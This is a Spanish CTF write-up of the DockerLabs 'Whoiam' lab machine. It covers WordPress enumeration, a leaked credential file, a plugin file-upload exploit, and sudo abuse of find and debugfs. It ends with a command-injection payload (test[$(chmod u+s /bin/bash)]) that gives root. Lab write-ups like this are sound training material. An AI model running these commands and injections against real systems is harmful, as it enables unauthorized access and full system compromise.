🏴‍☠️ Write-Up: Máquina "Whoiam"

📌 **Plataforma: DockerLabs**
📌 **Dificultad: Fácil**
📌 **Autor: Joaquín Picazo**

🔎 Metodología de Pentesting

El proceso se realizó siguiendo la siguiente metodología:

1️⃣ **Reconocimiento** – Recolección de información general sobre la máquina objetivo.
2️⃣ **Escaneo y Enumeración** – Identificación de servicios, tecnologías y versiones en uso.
3️⃣ **Explotación** – Uso de vulnerabilidades encontradas para obtener acceso al sistema.
4️⃣ **Escalada de Privilegios y Post-Explotación** – Obtención de permisos elevados hasta lograr acceso total para realizar una extracción de información.

📡 1. Reconocimiento y Recolección de Información

Confirmo conectividad con la máquina objetivo.

```
┌──(kali㉿kali)-[/usr/share/john]
└─$ ping -c 1 172.18.0.2
PING 172.18.0.2 (172.18.0.2) 56(84) bytes of data.
64 bytes from 172.18.0.2: icmp_seq=1 ttl=64 time=0.161 ms

── 172.18.0.2 ping statistics ──
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 0.161/0.161/0.161/0.000 ms
```

🎯 2. Escaneo y Enumeración

Escaneo y enumero los puertos abiertos con sus versiones. Me doy cuenta que estoy contra una web que es un WordPress.


```
┌──(kali㉿kali)-[~]
└─$ nmap -p- -sS -Pn -sC -sV --open 172.18.0.2
Starting Nmap 7.95 ( https://nmap.org ) at 2025-07-14 15:05 EDT
Nmap scan report for 172.18.0.2
Host is up (0.000021s latency).
Not shown: 65534 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
80/tcp open  http    Apache httpd 2.4.58 ((Ubuntu))
|_http-generator: WordPress 6.5.4
|_http-title: Whoiam
|_http-server-header: Apache/2.4.58 (Ubuntu)
MAC Address: 02:42:AC:12:00:02 (Unknown)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 17.38 seconds
```

A causa de que es un wordpress, utilizo wpscan para enumerar usuarios. Encuentro a dos usuarios.


```
┌──(kali㉿kali)-[~]
└─$ wpscan --url http://172.18.0.2 --enumerate u
```

```
[i] User(s) Identified:

[+] erik
 | Found By: Rss Generator (Passive Detection)
 | Confirmed By:
 |  Wp Json Api (Aggressive Detection)
 |   - http://172.18.0.2/index.php/wp-json/wp/v2/users/?per_page=100&page=1
 |  Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 |  Login Error Messages (Aggressive Detection)

[+] developer
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)
```


Intente fuerza bruta con wpscan y rockyou.txt para buscar credenciales pero no encontré nada. Procedo a seguir buscando directorios en la web y encuentro uno interesante.



Entro al directorio /backups y descargo el archivo comprimido.



Descomprimo el archivo.




Leo el contenido del archivo y contiene credenciales.


```
┌──(kali㉿kali)-[~/Downloads]
└─$ cat 29DBMay
| Username  |          Password          |
├───────────┼────────────────────────────┤
| developer | 2wmy3KrGDRD%RsA7Ty5n71L^|
├-----------┼----------------------------┤
```

💥 3. Explotación de Vulnerabilidades


Ingreso al panel de WordPress usando las credenciales anteriores.




Revisando el panel de administración encontré un plugin con una versión vulnerable.




Busco exploit para el plugin y efectivamente existe una forma de explotarlo.




Busco más información del exploit y decido usarlo.




Uso el exploit de https://github.com/Hacker5preme/Exploits/blob/main/Wordpress/CVE-2021-24145/README.md, lo descargo y ejecuto entregando los parámetros solicitados. Me sube una shell a la ruta entregada.




Ingreso a la ruta y tengo una shell pero es algo limitada. Decido intentar una reverse shell para que pueda tener más libertad desde mi máquina.




Busco un comando en bash para realizar reverse shell.




Me pongo a la escucha en mi máquina con netcat.



Realizo la reverse shell.



Conexión exitosa.




🔐 4. Escalada de Privilegios y Post-explotación

Busco archivos con permisos SUDO y encuentro que “find” tiene este permiso usando al usuario rafa.

```
$ sudo -l
Matching Defaults entries for www-data on 8a0889f9f79d:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin,
    use_pty

User www-data may run the following commands on 8a0889f9f79d:
    (rafa) NOPASSWD: /usr/bin/find
```


En GTFOBINS encuentro una forma de usar find con sudo y un usuario.




Ejecuto el comando y me convierto en el usuario rafa. Vuelvo a buscar archivos con permisos SUDO, y ahora encuentro que ruben puede ejecutar debugfs con sudo.

```
$ sudo -u rafa find . -exec /bin/sh \; -quit
whoami
rafa
sudo -l
Matching Defaults entries for rafa on 8a0889f9f79d:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin,
    use_pty

User rafa may run the following commands on 8a0889f9f79d:
    (ruben) NOPASSWD: /usr/sbin/debugfs
```

Nuevamente busco un comando en GTFOBINS para este caso.



Uso el comando con ruben. Me vuelvo el usuario ruben. Busco archivos con permisos SUDO y encuentro un script en bash.



Leo el contenido del script. Pareciera que no tiene nada interesante.

```
cat penguin.sh
#!/bin/bash

read -rp "Enter guess: " num

if [[ $num -eq 42 ]]
then
  echo "Correct"
else
  echo "Wrong"
fi
```

Intento ingresar test[$(id)] para ver si el script lo lee y evalúa el comando. y efectivamente funciona, arroja que es root. Puedo usarlo para escalar privilegios ya que realmente quien ejecuta los comandos es el usuario root.

```
ruben@8a0889f9f79d:/opt$ sudo -u root /bin/bash /opt/penguin.sh
sudo -u root /bin/bash /opt/penguin.sh
Enter guess: test[$(id)]
test[$(id)]
/opt/penguin.sh: line 5: uid=0(root) gid=0(root) groups=0(root): syntax error in expression (error token is "(root) gid=0(root) groups=0(root)")
ruben@8a0889f9f79d:/opt$ sudo -u root /bin/bash /opt/penguin.sh
```

Con ese comando le doy permisos SUID a /bin/bash. Luego con “/bin/bash -p” abro una nueva shell y con “-p” mantengo los privilegios del propietario, en este caso root, recordando que ahora /bin/bash pertenece a binarios SUID.

```
sudo -u root /bin/bash /opt/penguin.sh
Enter guess: test[$(chmod u+s /bin/bash)]
test[$(chmod u+s /bin/bash)]
Wrong
ruben@8a0889f9f79d:/opt$ bash -p
bash -p
bash-5.2# whoami
whoami
root
bash-5.2# id
id
uid=1002(ruben) gid=1002(ruben) euid=0(root) groups=1002(ruben),100(users)
bash-5.2# pwd
pwd
/opt
```

🏆 Banderas y Resultados

✔ **Usuario:** Se obtuvo acceso como usuario no privilegiado.
✔ **Root:** Se logró escalar privilegios hasta obtener control total del sistema.